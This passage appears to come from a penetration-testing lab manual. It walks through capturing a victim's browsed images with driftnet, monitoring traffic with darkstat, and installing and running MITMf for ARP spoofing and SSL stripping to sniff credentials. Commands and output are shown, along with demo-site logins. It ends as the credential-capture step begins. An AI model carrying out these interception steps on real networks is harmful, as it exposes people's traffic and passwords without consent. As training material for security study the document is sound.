
```
[root@parrot-virtual]~#driftnet -i eth0
```

**Step 2:** Driftnet will open a new window which displays images that are browsed by the victim on his computer. If the victim visits a website running on **http** protocol, we can see images.

- On victim's computer: <http://www.demo.testfire.net>



- On the attacker's computer (driftnet window)



## Practical 4: Monitoring network traffic using DARKSTAT


**Description:** In this practical you learn how to monitor the network traffic that interacts with your physical network interface, using darkstat tool.

**Prerequisites:** Darkstat tool should be installed in your system.


**Step 1:** Execute the following command to start **darkstat** tool

```
[root@parrot-virtual]~#darkstat -b 0.0.0.0 -i eth0 -p 669
```

**Step 2:** This service will run on 669 port number by default. This tool provides a web interface which can be accessed through <http://127.0.0.1:669/> with the help of a browser.



**Step 3:** Scroll down and click on **automatic reload** to **on/off** live stats.



**Step 4:** Click Hosts to see stats based on IP addresses

Hosts							
(1-30 of 42)							
IP	Hostname	MAC Address	In	Out	Total	Last seen	
192.168.1.106	kali	1c:1b:0d:b5:af:e4	8,207,798	6,230,704	14,438,502	0 secs	
192.168.1.107		08:00:27:df:7b:21	5,335,250	5,335,250	10,670,500	1 sec	
172.217.166.110	maa05s09-in-f14.1e100.net	c8:d3:a3:15:71:4c	85,921	1,936,407	2,022,328	4 mins, 7 secs	
192.168.1.102		10:c3:7b:a1:44:72	727,584	727,584	1,455,168	1 sec	
154.35.132.71	archeotrichon.torproject.org	c8:d3:a3:15:71:4c	6,710	75,131	81,841	4 mins, 16 secs	
192.168.1.1	_gateway	c8:d3:a3:15:71:4c	7,867	40,217	48,084	42 secs	
52.24.100.34		c8:d3:a3:15:71:4c	10,400	28,992	39,392	0 secs	
172.217.163.206	maa05s06-in-f14.1e100.net	c8:d3:a3:15:71:4c	24,893	11,775	36,668	2 mins, 17 secs	
71.19.155.121	unix4lyfe.org	c8:d3:a3:15:71:4c	8,570	26,257	34,827	2 mins, 49 secs	
239.255.255.250	(multicast)	01:00:5e:7f:ff:fa	34,763	0	34,763	(never)	
192.168.1.121	(none)	a0:48:1c:21:31:4a	0	25,982	25,982	1 min, 5 secs	
117.18.237.29	(none)	c8:d3:a3:15:71:4c	8,541	11,532	20,073	1 sec	
fe80::48fb:c69a:f75a:bc35	(link-local)	a0:48:1c:21:31:4a	0	14,674	14,674	4 mins, 17 secs	
34.209.9.196		c8:d3:a3:15:71:4c	2,622	10,271	12,893	1 sec	
192.168.1.255	(none)	ff:ff:ff:ff:ff:ff	7,535	0	7,535	(never)	
35.166.234.151	ec2-35-166-234-151.us-west-2.compute.amazonaws.com	c8:d3:a3:15:71:4c	1,691	5,670	7,361	6 mins, 7 secs	
136.243.92.152	cheddar.ug.activeminds.net	c8:d3:a3:15:71:4c	995	6,007	7,002	4 mins, 6 secs	
ff02::1:3	(multicast)	33:33:00:01:00:03	6,914	0	6,914	(never)	
35.166.207.87	ec2-35-166-207-87.us-west-2.compute.amazonaws.com	c8:d3:a3:15:71:4c	1,704	4,601	6,305	5 mins, 11 secs	
34.213.191.202	ec2-34-213-191-202.us-west-2.compute.amazonaws.com	c8:d3:a3:15:71:4c	1,774	4,132	5,906	6 mins, 4 secs	
172.217.166.100	maa05s09-in-f4.1e100.net	c8:d3:a3:15:71:4c	1,876	3,633	5,509	1 min, 11 secs	
224.0.0.252	(multicast)	01:00:5e:00:00:fc	4,994	0	4,994	11 secs	
255.255.255.255	(none)	ff:ff:ff:ff:ff:ff	3,804	0	3,804	(never)	
123.176.33.24	broadband.actcorp.in	c8:d3:a3:15:71:4c	1,572	1,608	3,180	5 mins, 18 secs	
123.176.32.177	broadband.actcorp.in	c8:d3:a3:15:71:4c	1,335	1,701	3,036	1 min, 39 secs	
123.176.33.32	broadband.actcorp.in	c8:d3:a3:15:71:4c	1,323	1,656	2,979	2 mins, 17 secs	

## Step 5: Click on each IP to get focused stats about that IP address

192.168.1.106 (darkstat ... x +)

127.0.0.1:669/hosts/192.168.1.106/

Most Visited Offensive Security Kali Linux Ka

darkstat 3.0.719 graphs hosts homepage

### 192.168.1.106

**Hostname:** kali

**MAC Address:** 1c:1b:0d:b5:af:e4

**Last seen:** 2018-06-30 12:16:07 IST+0530 (0 secs ago)

**In:** 15,880,314

**Out:** 13,885,903

**Total:** 29,766,217

#### TCP ports on this host

(1-30 of 45)

Port	Service	In	Out	Total	SYNs
37104		1,936,407	85,921	2,022,328	0
42862		8,677	21,883	30,560	0
32800		25,126	1,671	26,797	0
32830		22,872	2,097	24,969	0
32824		22,872	1,969	24,841	0
58610		9,761	2,327	12,088	0
58612		7,544	1,952	9,496	0
34534		6,227	1,901	8,128	0
53168		4,356	3,188	7,544	0
54718		5,670	1,691	7,361	0
34402		6,007	995	7,002	0
37230		4,553	1,867	6,420	0
37222		4,553	1,847	6,400	0
37228		4,553	1,845	6,398	0
37226		4,553	1,845	6,398	0
43898		4,601	1,704	6,305	0
37224		4,501	1,784	6,285	0

192.168.1.106 (darkstat ... x +)

127.0.0.1:669/hosts/192.168.1.106/

Most Visited Offensive Security Kali Linux K

58548		1,608	1,572	3,180	0
44560		1,701	1,335	3,036	0
46588		1,656	1,323	2,979	0

#### TCP ports on remote hosts

(1-2 of 2)

Port	Service	In	Out	Total	SYNs
443	https	151,655	2,114,694	2,266,349	32
80	http	16,561	20,375	36,936	13

#### UDP ports on this host

(1-30 of 48)


Port	Service	In	Out	Total
50751		516	138	654
53475		435	124	559
46013		406	146	552
43777		396	146	542
50045		392	140	532
57764		342	160	502
38519		350	146	496
41134		366	126	492
33766		353	130	483
48268		353	130	483
57346		340	140	480
60554		313	126	439
58470		284	150	434
53152		284	150	434
55385		284	150	434
56188		284	150	434
35236		284	150	434
32970		284	150	434

## Practical 5: MITM attack using MITMf tool

**Description:** In this practical we will learn performing MITM attack using MITMf tool. This tool simplifies the attacking steps to single line command and it will come with some advanced options such as injecting js keylogger into client webpages, replacing images of webpages client visits with some random images etc.

### Part 1: Installation

**Step 1:** MITMf tool combines all the steps that you execute to perform man-in-the-middle attack into a single command, you can also do some extra stuff with this tool. So first let's get started with the installation of the tool. you can clone this tool from GitHub, visit this site <https://github.com/byt3bl33d3r/MITMf>.



**Step 2:** In the site click on clone or download and copy the link provided there. Open the terminal and Clone the tool from the website by simply executing the following command and a directory with name MITMf will be created.

- git clone <https://github.com/byt3bl33d3r/MITMf.git>

```
[root@parrot-virtual]-[/home/user]
#git clone https://github.com/byt3bl33d3r/MITMf.git
Cloning into 'MITMf'...
remote: Enumerating objects: 3128, done.
remote: Total 3128 (delta 0), reused 0 (delta 0), pack-reused 3128
Receiving objects: 100% (3128/3128), 1.34 MiB | 1.24 MiB/s, done.
Resolving deltas: 100% (1939/1939), done.
```



**Step 3:** For the better performance of MITMf tool we need to do some setup. The installation procedure is available on this following link:

- <https://github.com/byt3bl33d3r/MITMf/wiki/Installation>

Execute the commands below commands.

- apt-get install python-dev python-setuptools libpcap0.8-dev libnetfilter-queue-dev libssl-dev libjpeg-dev libxml2-dev libxslt1-dev libcapstone3 libcapstone-dev libffi-dev file

```
[root@parrot-virtual]~[/home/user]
#apt-get install python-dev python-setuptools libpcap0.8-dev libnetfilter-queue-dev libssl-dev libjpeg-dev libxml2-dev libxslt1-dev libcapstone3 l
libcapstone-dev libffi-dev file
Reading package lists... Done
Building dependency tree
Reading state information... Done
file is already the newest version (1:5.38-5).
libcapstone-dev is already the newest version (4.0.1+really+3.0.5-2).
libcapstone-dev set to manually installed.
libcapstone3 is already the newest version (4.0.1+really+3.0.5-2).
libcapstone3 set to manually installed.
libffi-dev is already the newest version (3.3-4).
libffi-dev set to manually installed.
libpcap0.8-dev is already the newest version (1.9.1-4).
libpcap0.8-dev set to manually installed.
python-dev is already the newest version (2.7.17-2).
python-dev set to manually installed.
python-setuptools is already the newest version (44.1.1-1).
python-setuptools set to manually installed.
The following additional packages will be installed:
  icu-devtools libicu-dev libicu67 libjpeg62-turbo libjpeg62-turbo-dev libnfnlink-dev libxml2 libxslt1.1
Suggested packages:
  icu-doc libssl-doc
The following NEW packages will be installed:
  icu-devtools libicu-dev libjpeg-dev libjpeg62-turbo-dev libnetfilter-queue-dev libnfnlink-dev libssl-dev libxml2-dev libxslt1-dev
The following packages will be upgraded:
```

- cd MITMf && git submodule init && git submodule update --recursive

**Step 4:** Install required dependencies by executing the below command

- pip install -r requirements.txt

```
[root@parrot-virtual]~[/home/user/MITMf]
#pip install -r requirements.txt
```

**Step 5:** Installation process is completed, now we will get help manual by simply executing the following command

- python mitmf.py --help

```
[root@parrot-virtual]~[/home/user/MITMf]
#python mitmf.py --help
/usr/local/lib/python2.7/dist-packages/OpenSSL/crypto.py:12: CryptographyDeprecationWarning: F
upport for it is now deprecated in cryptography, and will be removed in a future release.
  from cryptography import x509

MITMf

usage: mitmf.py -i interface [mitmf options] [plugin name] [plugin options]

MITMf v0.9.8 - 'The Dark Side'

optional arguments:
  -h, --help            show this help message and exit
  -v, --version          show program's version number and exit

MITMf:
  Options for MITMf
```



## Part 2: Performing MITM attack using MITMf tool

**Step 6:** Execute the following syntax to perform MITM attack on the target system by using the MITMf tool. Replace the “gateway IP” with router IP and “target IP” with the IP address of the target system.



- `python mitmf.py --spoof --arp --gateway <gateway IP> --targets <target IP> -i eth0`

```
[root@parrot-virtual]-[/home/user/MITMf]
#python mitmf.py --spoof --arp --gateway 192.168.0.1 --targets 192.168.0.13
-i eth0
/usr/local/lib/python2.7/dist-packages/OpenSSL/crypto.py:12: CryptographyDeprecationWarning: Python 2 is no longer supported by the Python core team. Support for it is now deprecated in cryptography, and will be removed in a future release.
  from cryptography import x509

MITMF

[*] MITMf v0.9.8 - 'The Dark Side'
|
|_ Net-Creds v1.0 online
|_ Spoof v0.6
|   |_ ARP spoofing enabled
|_ Sergio-Proxy v0.2.1 online
|_ SSLstrip v0.9 by Moxie Marlinspike online
|
|_ MITMf-API online
* Serving Flask app "core.mitmapi" (lazy loading)
* Environment: production
```

- It will strip out the SSL certificate for non-secure https sites. If the target enters their credentials details in the unsecured network, the attacker can able to sniff the traffic and gain credentials. For example, LinkedIn and SBI loaded as not secure website, if the target enters his details without checking that, you can get target details.



## Part 3: How to gain credentials with MITM attack:


### Step 7:

- For this practical, we will use [alotoromutual.com](http://alotoromutual.com) website. Load **alotoromutual.com** on your target machine and log into it using any of these details **admin:admin**, **jsmith:demo1234**.
- On the attacker machine start the MITMf tool and launch MITM attack on the target machine, in this case the target Ip is **192.168.0.13** start the Wireshark.

